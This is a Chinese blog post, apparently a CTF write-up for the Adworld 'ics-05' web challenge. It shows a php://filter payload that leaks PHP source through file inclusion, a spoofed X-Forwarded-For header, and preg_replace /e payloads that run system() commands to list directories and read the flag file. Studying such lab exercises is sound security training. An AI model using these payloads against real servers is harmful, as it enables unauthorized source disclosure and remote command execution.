【攻防世界】十七、ics-05

原创

我是大肥鼠 于 2021-10-12 17:53:38 发布 1606 收藏 1


分类专栏： # 攻防世界WEB 文章标签： php html 文件包含 php伪协议 preg_replace函数


只能看不能摸哟！

本文链接：https://blog.csdn.net/weixin_45677145/article/details/120724759

步骤


打开题目场景，根据提示点击进入设备维护中心（其他页面也点不开）





发现页面也没什么可以点击的地方，乱点了几下发现云平台设备维护中心是可以点击的，虽然还是同一个页面，但是多了个get参数：


而且参数的内容还会在页面之中显示，尝试看有没有xss，失败：




看来不是这方面的考题，尝试输入`index.php`，发现返回Ok：

Ok


这里还没有看出来是啥，然后又尝试输入`index.html`，这才恍然大悟这块有文件包含：





既然是文件包含我们就尝试来利用它，尝试使用伪协议`php://`，它包含两个子协议，功能不同。


首先使用`php://input`可以进行php代码的提交，发现不可行：



我们换一种方式继续尝试，使用`php://filter`，它设计用来筛选文件，我们可以使用它来包含`index.php`的文件，从而获取源码。

直接包含发现会直接运行php文件，那我们怎么获得源码呢，很简单，`include`函数只会将php文件进行执行，我们只需要将传进去的文件先进行base64编码再传给它，就会输出它的内容了，也就是源码：

payload：`page=php://filter/read=convert.base64-encode/resource=index.php`



设备列表

	ID	设备名	区域	维护状态	设备...
		数据接口请求异常			

PD9waHAKZXJyb3JfcmVwb3J0aW5nKDApOwoKQHNlc3Npb25fc3RhcnQoKTsKcG9zaXhfc2V0dWlkKDEwMDApOwoKCj8+CjwhRE9DVFlQRSBIVE1MPgo8aHRtbD4KCjxoZWFkPgogICAgPG1ldGEgY2hhcnNldD0idXRmLTgiPgogICAgPG1ldGEgbmFtZT0idmlld3BvcnQiIGNvbnRlbnQ9IndpZHRoPWRldmljZS13aWR0aCwgaW5pdGlhbC1zY2FsZT0xLjAiPgogICAgPG1ldGEgaHR0cC1lcXVpdj0iWC1VQS1Db21wYXRpYmxlIiBjb250ZW50PSJpZT1lZGdlIj4KICAgIDx0aXRsZT7kupHlubPlj7Dorr7lpIfnu7TmiqTkuK3lv4M8L3RpdGxlPgogICAgPGxpbmsgaHJlZj0iL2Fzc2V0cy9saWIvYm9vdHN0cmFwL2Nzcy9ib290c3RyYXAubWluLmNzcyIgcmVsPSJzdHlsZXNoZWV0Ij4KICAgIDxsaW5rIGhyZWY9Ii9hc3NldHMvY3NzL3N0eWxlLmNzcyIgcmVsPSJzdHlsZXNoZWV0Ij4KICAgIDxzdHlsZSB0eXBlPSJ0ZXh0L2NzcyI+CiAgICAgICAgaHRtbCB7CiAgICAgICAgICAgIG92ZXJmbG93LXk6IHNjcm9sbDsKICAgICAgICB9CiAgICA8L3N0eWxlPgo8L2hlYWQ+Cgo8Ym9keT4KICAgIDxkaXYgY2xhc3M=">

得到源码之后进行base64解码，可以得到明文：

```php
<?php

$page = $_GET[page];//拿到参数

if (isset($page)) {//如果存在



 if (ctype_alnum($page)) { //如果都为字母或者数字
 ?>

    <br /><br /><br /><br />
    <div style="text-align:center">
        <p class="lead"><?php echo $page; die();?></p>  //输出参数

    <br /><br /><br /><br />

 <?php

 }else{

 ?>
        <br /><br /><br /><br />
        <div style="text-align:center">
            <p class="lead">
                <?php

                if (strpos($page, 'input') > 0) {//input相当于禁用了
                    die();
                }

                if (strpos($page, 'ta:text') > 0) {
                    die();
                }

                if (strpos($page, 'text') > 0) {
                    die();
                }

                if ($page === 'index.php') {
                    die('Ok');//为什么返回Ok了
```

```
                }
                    include($page);//包含参数
                    die();
                ?>
        </p>
        <br /><br /><br /><br />

<?php
}}


//æ–¹ä¾¿ç„¡å®žçŽ°è¾“å
¥è¾“å‡ºçš„åŠŸèƒ½,æ £åœ¨å¼€ å§‹ä¸‹ çš„åŠŸèƒ½ï¼Œå ªèƒ½å†
éƒ¨äº¤å‘˜æµ‹è¯•

//以上的代码都不重要，真正利用的在这块
if ($_SERVER['HTTP_X_FORWARDED_FOR'] === '127.0.0.1') {
//如果请求包中HTTP_X_FORWARDED_FOR为127.0.0.1
    echo "<br >Welcome My Admin ! <br >";

    $pattern = $_GET[pat];
    $replacement = $_GET[rep];
    $subject = $_GET[sub];

    if (isset($pattern) && isset($replacement) && isset($subject)) {
        preg_replace($pattern, $replacement, $subject);//将subject中匹配pattern的部分用replacement替换
    }else{
        die();
    }

}




?>
```

`ctype_alnum($text)`函数会匹配传入参数中是否全为数字或者字母，如果是返回true，否则返回false。

`strpos(string,find,start)` 函数查找find在另一字符串string中第一次出现的位置（大小写敏感）。


> string 必需。规定要搜索的字符串。
> find 必需。规定要查找的字符串。
> start 可选。规定在何处开始搜索。

`preg_replace($pattern, $replacement, $subject)`函数会将subject中匹配pattern的部分用replacement替换，如果启用/e参数的话，就会将replacement当做php代码执行。


> $pattern: 要搜索的模式，可以是字符串或一个字符串数组、正则。
> $replacement: 用于替换的字符串或字符串数组。
> $subject: 要搜索替换的目标字符串或字符串数组。

> /e 修正符使 preg_replace() 将 replacement 参数当作 PHP 代码（在适当的逆向
> 引用替换完之后）。
> 提示：要确保 replacement 构成一个合法的 PHP 代码字符串，否则 PHP 会在报告在包含 preg_replace() 的行中出现语法解析错误。


代码审计完毕之后，就可以进行利用了
首先构造http请求包：不要page参数，添加X-forwarded-For字段



接下来利用的是preg_replace函数/e漏洞：查看所有文件
payload：`/index.php?pat=/abc/e&rep=system("ls")&sub=asdsadasabc`



发现可以进行命令执行，并且发现可疑目录，进入目录并查看文件
payload：`/index.php?pat=/abc/e&rep=system("cd%20s3chahahaDir%26%26%20ls")&sub=asdsadasabc`
%26为&，这里进行了url编码，不进行编码会失败




```
q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=oj89niksq0qmnbcle261khj8r4
Connection: close
X-forwarded-For: 127.0.0.1
```

```
        layer.msg(elem.text());
      });
    });
    </script>

<br >Welcome My Admin ! <br >flag

</body>

</html>
```


进入flag目录查看文件

payload： `/index.php?pat=/abc/e&rep=system("cd%20s3chahahaDir/flag%26%26%20ls")&sub=asdsadasabc`



发现flag.php文件，使用cat进行查看：

payload： `/index.php?pat=/abc/e&rep=system("cat%20s3chahahaDir/flag/flag.php")&sub=asdsadasabc`

成功发现flag

总结

php文件包含中伪协议的使用

preg_replace()函数/e漏洞的利用